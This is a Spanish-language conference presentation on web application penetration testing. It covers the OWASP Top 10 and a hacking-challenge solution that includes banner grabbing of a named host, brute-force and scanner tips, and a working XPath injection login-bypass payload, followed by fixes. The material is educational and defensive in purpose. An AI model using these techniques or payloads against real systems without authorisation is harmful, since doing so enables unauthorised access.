Asegúrate de que está seguro

"Cómo realizar un test de intrusión a una aplicación Web"

Román Medina-Heigl Hernández

"RoMaNSoFt"

&

Alberto Moro Martínez

"Mandingo"


Microsoft TechNet

Getafe (Madrid), 4 Octubre 2007

1ª Parte: "Un enfoque práctico"

Introducción

[**OWASP**] - *"There are at least 300 issues that affect the overall security of a web application. These 300+ issues are detailed in the OWASP Guide, which is essential reading for anyone developing web applications today."*



Top 10 - Vulnerabilidades Web [Fuente: OWASP / MITRE]

Seguridad Web

Top 10 – Vulnerabilidades Web [OWASP]

A1 – Cross Site Scripting (XSS). *XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.*

A2 – Injection Flaws. *Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.*

A3 – Malicious File Execution. *Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.*

A4 – Insecure Direct Object Reference. *A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.*

A5 – Cross Site Request Forgery (CSRF). *A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.*

A6 – Information Leakage and Improper Error Handling. *Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data or conduct more serious attacks.*

A7 – Broken Authentication and Session Management. *Account credentials and session tokens are often not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.*

A8 – Insecure Cryptographic Storage. *Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.*

A9 – Insecure Communications. *Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.*


A10 – Failure to Restrict URL Access. *Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.*

¿Cómo encontrar estos y otros fallos de seguridad?

Veámoslo con un caso práctico...

Solución al Reto #3

Comienza la aventura



Solución al Reto #3

Identificando la plataforma / tecnología (I)

Método “manual”:

- Puerto 80 (HTTP)
  - HTTP/1.0
  - HTTP/1.1 (añadir cabecera “Host”)
- Puerto 443 (HTTPS)
  - Cliente SSL + Métodos HTTP

```
roman@jupiter:~$ telnet retohacking3.elladodelmal.com 80
Trying 80.81.106.148...
Connected to retohacking3.elladodelmal.com.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: retohacking3.elladodelmal.com

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 9099
Date: Mon, 17 Sep 2007 15:07:49 GMT
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

^]
telnet> quit
Connection closed.
roman@jupiter:~$
```

Identificación mediante HTTP 1.1

```
roman@jupiter:~$ openssl s_client -quiet –connect
retohacking3.elladodelmal.com:443
…
```

Identificación mediante HTTPS

Solución al Reto #3

Identificando la plataforma / tecnología (II)

- **Método "automático":** cualquier herramienta que inspeccione cabeceras HTTP. Ej: "Header Spy" (Plug-in Firefox basado en "Live HTTP Headers")
- Si las cabeceras mienten (banner "ofuscado"):
  - HTTP Fingerprinting (ej: httprint)
  - Netcraft
- Extensión de los ficheros (.aspx -> .NET)
- Otros: investigar autor reto (Google), ingeniería social, …

Solución al Reto #3
¡Al ataque! (I)

- Lanzar scanner web (WebInspect, Acunetix, AppScan…)
  - Pueden dar algunas ideas o descubrir bugs “sencillos”
  - Caros y no siempre útiles. ¡No sustituyen a un pen-tester!
- User/pass por defecto (admin/admin, guest/guest, etc)
  - Fuerza bruta (THC Hydra)

Solución al Reto #3
¡Al ataque! (II)

- Páginas “escondidas”
  - Ej: http://.../admin/ ó http://.../admin.aspx
  - Herramienta: “pipper”
- Arrancar proxy tipo Paros o WebScarab
  - Inspección de tráfico
  - Modificar parámetros (cambiar “true” por “false” o al revés, etc.)
  - Pruebas de inyección


Solución al Reto #3

¡Al ataque! (III)

- Analizar fuentes HTML / CSS /JavaScript
  - Autenticación en el lado de cliente
  - Parámetros ocultos
  - **Comentarios**
  - …

Solución al Reto #3

Encontramos una pista…"XML Validation"




Solución al Reto #3

Pista 1: "No siempre hay RDBMS"

Las aplicaciones web necesitan guardar datos

- RDBMS (MySQL, MS-SQL, PostgreSQL, Oracle...)
- LDAP
- …
- XML

Un ataque típico es la inyección: variar significado sentencia
(en nuestro beneficio)



Solución al Reto #3

¿Qué es XPath?

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>romansoft</username>
    <password>!dSR</password>
    <uid>0</uid>
  </user>
  <user>
    <username>crg</username>
    <password>hax0r</password>
    <uid>31337</uid>
  </user>
</users>
```

Base de datos XML

- Aplicable a “bases de datos” XML
  - Realmente no es más que un documento XML
  - La información se guarda en nodos
  - Los nodos se estructuran en forma de árbol
- “XML Path” (o simplemente “XPath”) es el lenguaje utilizado para acceder a la información de la DB
  - Independiente de implementación (en SQL hay “dialectos”)
  - No ACLs (en SQL hay permisos por tablas, columnas, etc)

Solución al Reto #3

XPath Injection: Fundamentos

Explotación

- Dada la siguiente consulta Xpath:

string(//user[**username/text()='romansoft' and password/text()='!dSR'**]/uid/text())

Dónde buscar — *Condición* — *Qué devolver*

- Inyectamos:

User: **abc' or 1=1 or 'a'='b**
Pass: **k**

- La condición quedaría:

username/text()='**abc' or 1=1** **or** **'a'='b**' and password/text()='**k**'

True

Solución al Reto #3

XPath Injection "Avanzado" y Soluciones

Blind XPath Injection:


- Publicado por Amit Klein en 2004
- Algoritmo que permite obtener bbdd XML completa utilizando XPath 1.0. Basado en el concepto de:
- "Booleanizacion": reemplazar una petición cuyo resultado es una cadena o número por una serie de peticiones cuyo resultado es true/false (booleano)
- Implementó PoC pero no la liberó

Soluciones:

- Filtrar comillas simples y dobles
- Sentencias parametrizadas (precompiladas)


Solución al Reto 